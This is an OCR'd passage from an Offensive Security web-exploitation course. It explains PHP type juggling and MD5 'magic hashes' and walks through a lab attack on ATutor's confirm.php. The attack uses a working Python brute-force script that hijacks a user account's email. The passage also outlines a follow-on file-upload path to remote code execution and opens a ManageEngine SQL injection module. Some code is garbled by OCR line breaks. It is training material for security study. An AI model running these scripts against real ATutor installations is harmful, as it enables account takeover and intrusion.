array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Figure 90: PHP strict comparisons using "==="

In order to avoid potential vulnerabilities, developers need to be aware of and use strict operators, especially when critical comparisons involve user-controlled values. Nevertheless, that is not always the case as we will soon see.

Before we continue, it is important to note that PHP developers have recognized this as a problem and addressed it to an extent in PHP version 7 and later. However, these improvements do not completely solve the problem and type juggling vulnerabilities can still occur even in most recent versions of PHP. Furthermore, a large number of web servers running PHP5 still exist, which makes type juggling vulnerabilities a possible, if not frequent, occurrence.

4.3 PHP String Conversion to Numbers

While we briefly addressed loose comparison pitfalls in the previous section in general terms, we also need to take a look at the PHP rules for string to integer conversions to make better sense of them. Once again, we return to the PHP manual where we can find the following definitions:[42]

> *When a string is evaluated in a numeric context, the resulting value and type are determined as follows.*

[42] (PHP Group, 2020), http://php.net/manual/en/language.types.string.php#language.types.string.conversion

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

> *If the string does not contain any of the characters '.', 'e', or 'E' and the numeric value fits into integer type limits (as defined by PHP_INT_MAX), the string will be evaluated as an integer. In all other cases it will be evaluated as a float.*
>
> *The value is given by the initial portion of the string. If the string starts with valid numeric data, this will be the value used. Otherwise, the value will be 0 (zero). Valid numeric data is an optional sign, followed by one or more digits (optionally containing a decimal point), followed by an optional exponent. The exponent is an 'e' or 'E' followed by one or more digits.*

The definitions above are a bit difficult to digest so let's look at a few examples to illustrate what they mean in practice. First, we will log in to our ATutor VM and perform a few loose comparison operations.

```
student@atutor:~$ php -v
PHP 5.6.17-0+deb8u1 (cli) (built: Jan 13 2016
09:10:12) Copyright (c) 1997-2015 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies

student@atutor:~$ php -a
Interactive mode enabled

php > var_dump('0xAAAA' == '43690');
bool(true)

php > var_dump('0xAAAA' == 43690);
bool(true)

php > var_dump(0xAAAA == 43690);
bool(true)

php > var_dump('0xAAAA' == '43691');
bool(false)
```

Listing 108 - Loose comparison examples in PHP5

What we can observe in the listing above is how PHP attempts to perform an implicit string-to-integer conversion during the loose comparison operation when strings representing hexadecimal notation are used.

If we attempt to do this on our Kali VM, we will get different results. This is because Kali deploys a newer version of PHP. Specifically, in PHP7 the implicit conversion rules have been improved in order to minimize some of the potential loose comparison problems.

```
kali@kali:~$ php -v
PHP 7.0.27-1 (cli) (built: Jan 5 2018 12:34:37) ( NTS )
Copyright (c) 1997-2017 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
    with Zend OPcache v7.0.27-1, Copyright (c) 1999-2017, by Zend Technologies

kali@kali:~$ php -a
Interactive mode enabled

php > var_dump('0xAAAA' == '43690');
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
bool(false)

php > var_dump('0xAAAA' == 43690);
bool(false)

php > var_dump(0xAAAA == 43690);
bool(true)

php > var_dump('0xAAAA' == '43691');
bool(false)
```

Listing 109 - Loose comparison examples in PHP7

For this module, the part of the conversion rules we are most interested in revolves around the scientific exponential number notation. As a very basic example, the PHP manual indicates that any time we see a string that starts with any number of digits, followed by the letter “e”, which is then followed by any number of digits (and *only* digits), and this string is used in a numeric context (such as comparison to another number), it will be evaluated as a number.[43]

Let’s look at this in practice.

```
student@atutor:~$ php -a
Interactive mode enabled

php > var_dump('0eAAAA' == '0');
bool(false)

php > var_dump('0e1111' == '0');
bool(true)

php > var_dump('0e9999' ==
0); bool(true)
```

Listing 110 - Scientific exponential notation comparisons in PHP5

Notice that the examples in Listing 110 confirm that the automatic string-to-integer casting is working as expected even when the exponential notation is involved. In the last two cases, that means the strings will be treated as a zero value, because any number multiplied by zero will always be zero. Please note that the results seen in Listing 110 would be identical in PHP7 as well, as the interpretation rules for exponent notations have not changed.

But why does this matter to us? Let’s look at our vulnerability in ATutor and see how we can take advantage of loose comparisons when the scientific exponential notation is involved.

4.3.1.1 Exercise

On your ATutor VM, experiment with the various type conversion examples in order to reinforce the concepts explained in the previous section.

4.4 Vulnerability Discovery

In the previous ATutor module, a SQL injection vulnerability, combined with a flawed authentication logic implementation, allowed us to gain unauthorized privileged access to the

[43] (PHP Group, 2020), http://php.net/manual/en/language.types.string.php#language.types.string.conversion

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

vulnerable ATutor instance. However, that is not the only way that an attacker could use to gain the same level of access. An unauthenticated attacker could accomplish the same goal using a type juggling vulnerability. Specifically, to exploit this vulnerability, an attacker must reach the code segment responsible for user account email address updates located in *confirm.php* which is publicly accessible.

With that in mind let's investigate how exactly the ATutor developers implemented this functionality. In order to do that, we need to understand the following chunk of code in the *confirm.php* file.

```
25: if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {
26:     $id = intval($_GET['id']);
27:     $m  = $_GET['m'];
28:     $e  = $addslashes($_GET['e']);
29:
30: $sql = "SELECT creation_date FROM %smembers WHERE member_id=%d"; 31:
$row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
32:
33:     if ($row['creation_date'] != '') {
...
```

Listing 111 - Partial implementation of the email update logic

We start on line 25, where we see that the GET request variables *e*, *id*, and *m* need to be set in order for us to enter this code branch. These values are then set to their respective local variables. Notice on line 28 the use of the *$addslashes* function, which you will recall from the previous ATutor module. As in the previous case, *$addslashes* effectively resolves to the *trim* function and therefore is not sanitizing any input here.

Lines 30-31 then perform a SQL query which uses the user-controlled *id* value passed in the GET request. Notice however that this value is typecast to an integer and that the query is also properly parameterized. Therefore, we do not have an SQL injection at this point even if *$addslashes* is not properly sanitizing user input. Furthermore, the check on line 33 stipulates that the *id* value has to correspond to an existing entry in the database. This makes sense, as the code portion we are studying is supposed to update a valid user's email address.

Before we continue, let's take a quick look at the ATutor database table involved in the above SQL query.

```
mysql>  select  member_id, login, creation_date from AT_members;
                ---------
                ---------
    ---------+       ---+                      +
 | member_id | login    | creation_date        |
    +---------+----------                      +
|          1 | teacher |  2018-05-10 19:28:05 |
    +---------+----------                      +
1  row in set (0.01 sec)
```

Listing 112 - AT_members table contents

In Listing 112, we find that our database contains one entry. Therefore, in our example we will target the "teacher" account with the *member_id* of 1.

If we pass the account ID with the value 1 in the GET request, the query from Listing 111 will return a single row and the *creation_date* array entry will be populated. This should let us pass the check on line 33 and arrive on line 34 (Listing 113).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
33:     if ($row['creation_date'] != '') {
34:         $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
35:         if ($code == $m) {
36:             $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
37:             $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
38:             $msg->addFeedback('CONFIRM_GOOD');
39:
40:             header('Location: '.$_base_href.'users/index.php');
41:             exit;
42:         } else {
43:             $msg->addError('CONFIRM_BAD');
44:         }
45:     } else {
46:         $msg->addError('CONFIRM_BAD');
47:     }
```

Listing 113 - Continuation of the email update logic implementation

Here, the variable called *$code* is initialized with the MD5 hash of the concatenated string consisting of two values we control (*$e* and *$id*) and the creation date entry returned from the database by the previously analyzed SELECT query (line 30 Listing 111). More importantly, only the first 10 characters of the MD5 hash are assigned to the *$code* variable. This will be rather helpful as we will see shortly.

Finally, and critically, on line 35 we see a loose comparison using a value that we fully control, namely *$m* and one we partially control, *$code*. If we find a way to enter this branch, we would then be able to update the target account email as seen on lines 37-38, and would be redirected to the target user's profile page (PHP *header* function on line 40).

To recap what we know so far, *confirm.php* does not require authentication and can be used to change the email of an existing user. We also know from the previous analysis that in the code logic to update an existing user email address:

- the *$id* GET variable corresponds to the unique ID value assigned to each ATutor user in the database and is under attacker control
- the *$e* GET variable corresponds to the new email address we would like to set and is under attacker control
- the attacker controlled *$m* GET variable is used to decide if we are allowed to update the email address for the target user based on a loose comparison against the calculated *$code* variable
- the *$code* variable is a ten characters MD5 hash substring partially under attacker control

Let's now figure out how we can exploit this loose comparison.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

4.5 Attacking the Loose Comparison

At this point in our analysis, we should be recalling what we have learned about PHP and scientific exponent notation from the previous section. The question though is: what is the practical value of this knowledge from the perspective of an attacker? For that, we need to expand the explored concepts a bit further and introduce the topic of *Magic Hashes*.

4.5.1 Magic Hashes

It turns out that loose comparisons can play a significant role when they are used in conjunction with hash values such as MD5 or SHA1. This concept has been explored by a number of researchers in the past and we encourage you to read more about it.[44]

In essence, we have to consider that the hexadecimal character space used for the representation of various hash types is *[a-fA-F0-9]*. This implies that it may be possible to discover a plain-text value whose MD5 hash conforms to the format of scientific exponent notation. In the case of MD5, that is indeed true and the specific string was discovered by Michal Spacek.

```
student@atutor:~$ php -a
Interactive mode enabled

php > echo md5('240610708');
0e462097431906509019562988736854

php > var_dump('0e462097431906509019562988736854' ==
'0'); bool(true)
```

Listing 114 - MD5 Magic Hash

The MD5 of this particular string (Listing 114) translates to a valid number formatted in the scientific exponential notation, and its value evaluates to zero. This example once again validates that the implicit string-to-integer conversion rules are working as expected, similar to what we described earlier in this module.

Even if the implications of this magic hash may not be clear yet, we can start to see how things could go wrong in cases where an attacker-controlled value is hashed using MD5 first and then processed using loose comparisons. In some of those instances the code logic may indeed be subverted due to the unexpected numerical evaluation of the hash.

Please note that although there exists only one known MD5 hash that falls into the scientific notation category relative to how PHP interprets strings, this is not an insurmountable hurdle for us. Once again, the reason lies in the fact that the ATutor developers use only a 10 character substring of a full MD5 hash, leaving us with a sufficiently large keyspace to operate in.

Before moving on to our specific case and figuring out if there's a way to craft a similar Magic Hash to abuse our loose comparison, it's worth mentioning that further research has shown that similar magic hashes are present in other hashing types as well.[45]

[44] (WhiteHat Security, Inc., 2011), https://www.whitehatsec.com/blog/magic-hashes/

[45] (WhiteHat Security, Inc., 2011), https://www.whitehatsec.com/blog/magic-hashes/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

4.5.2 ATutor and the Magic E-Mail address

From our brief discussion in the previous section, we know that if we could fully control the *$code* variable so that it takes the form of a Magic Hash, we would be able to trivially bypass the check on line 35 in Listing 113. This is true as we have full control over the *m* variable, which we could set to zero or the appropriate numerical value, depending on the obtained magic hash.

However, that is not quite the case as we have already seen. Nevertheless, this doesn't mean that we have hit a dead end, but rather that we have to use a brute force approach. Although that does not sound elegant, it is quite effective in this case due to the fact that the unique code consists of only the first 10 characters of an MD5 hash.

Let's quickly review the code generation logic:

```
$code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
```

Listing 115 - The confirmation code generation logic

Based on the listing above, we can deduce that in our brute force approach the only value that we can change on each iteration is the *$e* variable. This is the new email address that we provide for the target user. The account creation date is pulled from the database and should be static. Similarly, the account ID needs to stay static as well, since we are targeting a single account.

This means that we can write a script that generates all possible combinations of an email username, within the length limit we specify, and try to find an instance where the 10 character MD5 substring (*$code* variable) has the value 0eDDDDDDDD where "D" is a digit.

Again, if such a Magic Hash is found it will allow us to defeat the vulnerable loose comparison as we can set *$m* to zero in our GET request. The critical check between *$code* and *$m* will then look like the following:

```
if (0eDDDDDDDD == 0)
  UPDATE THE EMAIL ADDRESS
```

Listing 116 - Pseudo-code for the loose comparison between $code=0eDDDDDDDD and $m=0

As a reminder, this is the code chunk in question in *confirm.php*:

```
if ($code == $m) {
        $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
        $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
```

Listing 117 - If the confirmation code is correct, the email address will be updated

Since 0eDDDDDDDD will evaluate to zero, we will be able to enter the *if* block from the listing above and update the account email address to the random address generated by our brute force attack.

Lastly, in order for this attack vector to succeed, we need the ability to generate an arbitrary email account for a domain we control once we find a valid Magic Email address. This is necessary because once we update the account email address, we can use the "Forgot your password" feature to have a password reset email sent to that address. This will ultimately allow us to hijack the targeted account.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

In order to better understand this approach, we will first recreate the code generation logic on our Kali VM using Python. The script takes a domain name, target account ID, a creation date, and the character length of the email prefix as parameters. Based on that information, it generates all possible combinations of the email address using only the alpha character set and performs the MD5 operation on the concatenated string. If the 10 character substring matches the criteria we previously discussed, it marks it as a valid email address. The following code will do that for us.

```
import hashlib, string, itertools, re, sys

def gen_code(domain, id, date, prefix_length):
    count = 0
    for word in itertools.imap(''.join,
itertools.product(string.lowercase, repeat=int(prefix_length))):
        hash = hashlib.md5("%s@%s" % (word, domain) + date + id).hexdigest()[:10]
        if re.match(r'0+[eE]\d+$', hash):
            print "(+) Found a valid email! %s@%s" % (word,
            domain) print "(+) Requests made: %d" % count
            print "(+) Equivalent loose comparison: %s == 0\n" % (hash)
        count += 1

def main():
    if len(sys.argv) != 5:
        print '(+) usage: %s <domain_name> <id> <creation_date> <prefix_length>' %
sys.argv[0]
        print '(+) eg: %s offsec.local 3 "2018-06-10 23:59:59" 3' % sys.argv[0]
        sys.exit(-1)

    domain = sys.argv[1]
    id = sys.argv[2]
    creation_date = sys.argv[3]
    prefix_length = sys.argv[4]

    gen_code(domain, id, creation_date, prefix_length)

if __name__ == "__main__":
    main()
```

Listing 118 - Brute force code generation simulator

Let's take a look at this in action. Notice that we will use the real creation date for our target account in order to validate our process and demonstrate that the brute force approach can be successful relatively quickly. However, knowledge of the real account creation date is not required for our attack. It would be provided by the server itself during the validation process, as it happens on the server and not client-side.

```
kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 3
(+) Found a valid email! axt@offsec.local
(+) Requests made: 617
(+) Equivalent loose comparison: 0e77973356 == 0

kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 4
(+) Found a valid email! avlz@offsec.local
(+) Requests made: 14507
(+) Equivalent loose comparison: 0e35045908 == 0

(+) Found a valid email! bolf@offsec.local
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
(+) Requests made: 27331
(+) Equivalent loose comparison: 00e8691400 == 0

(+) Found a valid email! brso@offsec.local
(+) Requests made: 29550
(+) Equivalent loose comparison: 00e5718309 == 0
...
```

Listing 119 - A sample run of the brute force script

For the purposes of this exercise, we will use our Atmail VM and the first valid email address we discovered using our script, namely axt@offsec.local.




Figure 91: Creation of an arbitrary valid email account in Atmail

We can now modify our previous script to include the proper GET request that will execute our attack once the first Magic Email address is found.

```
import hashlib, string, itertools, re, sys, requests

def update_email(ip, domain, id,
    prefix_length): count = 0
    for word in itertools.imap(''.join,
itertools.product(string.lowercase, repeat=int(prefix_length))):
        email = "%s@%s" % (word, domain)
        url = "http://%s/ATutor/confirm.php?e=%s&m=0&id=%s" % (ip, email, id)
          print "(*) Issuing update request to URL: %s" % url
        r = requests.get(url, allow_redirects=False)
        if (r.status_code == 302):
            return (True, email, count)
        else:
            count += 1
    return (False, Nothing, count)

def main():
    if len(sys.argv) != 5:
        print '(+) usage: %s <domain_name> <id> <prefix_length> <atutor_ip>'
% sys.argv[0]
        print '(+) eg: %s offsec.local 1 3 192.168.1.2' % sys.argv[0]
        sys.exit(-1)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    domain = sys.argv[1]
    id = sys.argv[2]
    prefix_length = sys.argv[3]
    ip = sys.argv[4]

    result, email, c = update_email(ip, domain, id, prefix_length)
    if(result):
        print "(+) Account hijacked with email %s using %d requests!" % (email,
    c) else:
        print "(-) Account hijacking failed!"

if __name__ == "__main__":
    main()
```

Listing 120 - The brute force script will issue the proper GET request once a valid email address is found

Please note that in the above script we are using the 302 status code as our positive attack result indicator because we saw in Listing 113 that a user account email update is followed by a redirect to the relative user profile page.

Before we execute our code, let's check the Atutor user admin section to make sure that the current email address for our target "teacher" account is "teacher@example.com".

Figure 92: Target ATutor account has not been hijacked yet

We can now execute our modified script and see if we can hijack the account.

```
kali@kali:~/atutor$ python atutor_update_email.py offsec.local 1 3 192.168.121.103
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aaa@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aab@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aac@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aad@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aae@offsec.local&m=0&id=1
...
...
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=axs@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=axt@offsec.local&m=0&id=1
(+) Account hijacked with email axt@offsec.local using 617 requests!
```

Listing 121 - Teacher account has been updated with a new email address

A quick look at the ATutor user admin section can verify the success of our attack.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 93: Validation of the successfull ATutor account hijack

All that is left to do is to request a password reset using our new email address for the teacher account and we will have successfully gained unauthorized privileged access to ATutor once we reset the password.




Figure 94: Requesting the password reset using the updated "teacher" email address

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 95: A password reset URL is sent to an attacker-controlled email account

After gaining privileged access, we could execute the same file upload attack as we did in the previous ATutor module and gain OS-level unauthorized access. As a quick reminder, we would use a malicious ZIP file that we would upload using the *Tests and Surveys* functionality. The ZIP file would use a directory traversal technique to reach a publicly accessible ATutor directory in which a malicious PHP file would be written, thus gaining remote code execution.




Figure 96: Remote code execution on a vulnerable ATutor instance

4.5.2.2 Exercise

Successfully recreate the type juggling attack described in this module. Note that your email is dependent on the account creation date, which implies that it is very unlikely to match the one used in this module.

4.5.2.3 Extra Mile

Given everything you have learned about type juggling, recreate the compromise of the “teacher” account using the “Forgot Password” function *WITHOUT* updating the email address.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

4.6 Wrapping Up

As we have been able to demonstrate in this module, type juggling vulnerabilities provide us with another attack vector for PHP applications that is more likely to get overlooked by developers than more commonly known techniques such as SQL injections. Nevertheless, given the right circumstances, these vulnerabilities can be just as powerful and we, as attackers, should always be looking out for the use of loose comparisons when reviewing PHP applications.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5 ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE

This module includes an in-depth analysis and exploitation of a SQL Injection vulnerability identified in the *ManageEngine AMUserResourceSyncServlet* servlet that can be used to gain access to the underlying operating system. The module will also discuss ways in which you can audit compiled Java servlets to detect similar critical vulnerabilities.

5.1 Getting Started

Revert the ManageEngine virtual machine from your student control panel.

You will find the credentials to the ManageEngine Applications Manager server and application accounts in the Wiki.

5.2 Vulnerability Discovery

As described by the vendor,[46]

> *ManageEngine Applications Manager is an application performance monitoring solution that proactively monitors business applications and help businesses ensure their revenue-critical applications meet end user expectations. Applications Manager offers out of the box monitoring support for 80+ applications and servers.*

One of the reasons we decided to look into the ManageEngine Application Manager was because we have encountered a number of ManageEngine applications over the course of our pentesting careers. Although the ManageEngine application portfolio has matured over the years, it is still a source of interesting vulnerabilities as we will demonstrate during this module.

Whenever we start auditing an unfamiliar web application, we first need to familiarize ourselves with the target and learn about the exposed attack surface. In the case of ManageEngine's Application Manager interface, we can see (Figure 97) that most URIs consist of the *.do* extension. A quick Google search leads us to a file extensions explanation page,[47] which states that the *.do* extension is typically a URL mapping scheme for compiled Java code.




Figure 97: Accessing the Administration panel of ManageEngine Applications Manager

[46] (Zoho Corp., 2020), https://www.manageengine.com/products/applications_manager/

[47] (Sharpened Productions, 2020), https://fileinfo.com/extension/do

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.2.2 Servlet Mappings

Given the extension explanation, we start by launching Process Explorer[48] to gain additional insight into the Java process we are targeting:




Figure 98: The ManageEngine Java target process

A natural question at this point might be: how do we know which Java process to target? In this case, we are fortunate as there is only one Java process running on our vulnerable machine. Some applications use multiple Java process instances though. In such cases, we can check any given process properties in Process Explorer by right-clicking on the process name and choosing *Properties* (Figure 99).




Figure 99: Checking out the properties of the Java.exe process, spawned by wrapper.exe

In the Path location (Figure 99), we can see that the process uses a working directory of *C:\Program Files\ManageEngine\AppManager12\working*.

This confirms that we are on the right track. Furthermore, this directory is a good place to start looking for additional information regarding our target application. More specifically, Java web applications use a deployment descriptor file named *web.xml* to determine how URLs map to

[48] (MicroSoft, 2020), https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

servlets,[49] which URLs require authentication, and other information. This file is essential when we look for the implementations of any given functionality exposed by the web application.

With that said, within the *working* directory, we see a *WEB-INF* folder, which is the Java's default configuration folder path where we can find the *web.xml* file. This file contains a number of servlet names to servlet classes as well as the servlet name to URL mappings. Information like this will become useful once we know exactly which class we are targeting, since it will tell us how to reach it.

5.2.3 Source Code Recovery

Now that we have a better idea about this application and how it is laid out, we can start thinking about how to look for any potential vulnerabilities. In this case, we decided to first look for SQL injections.

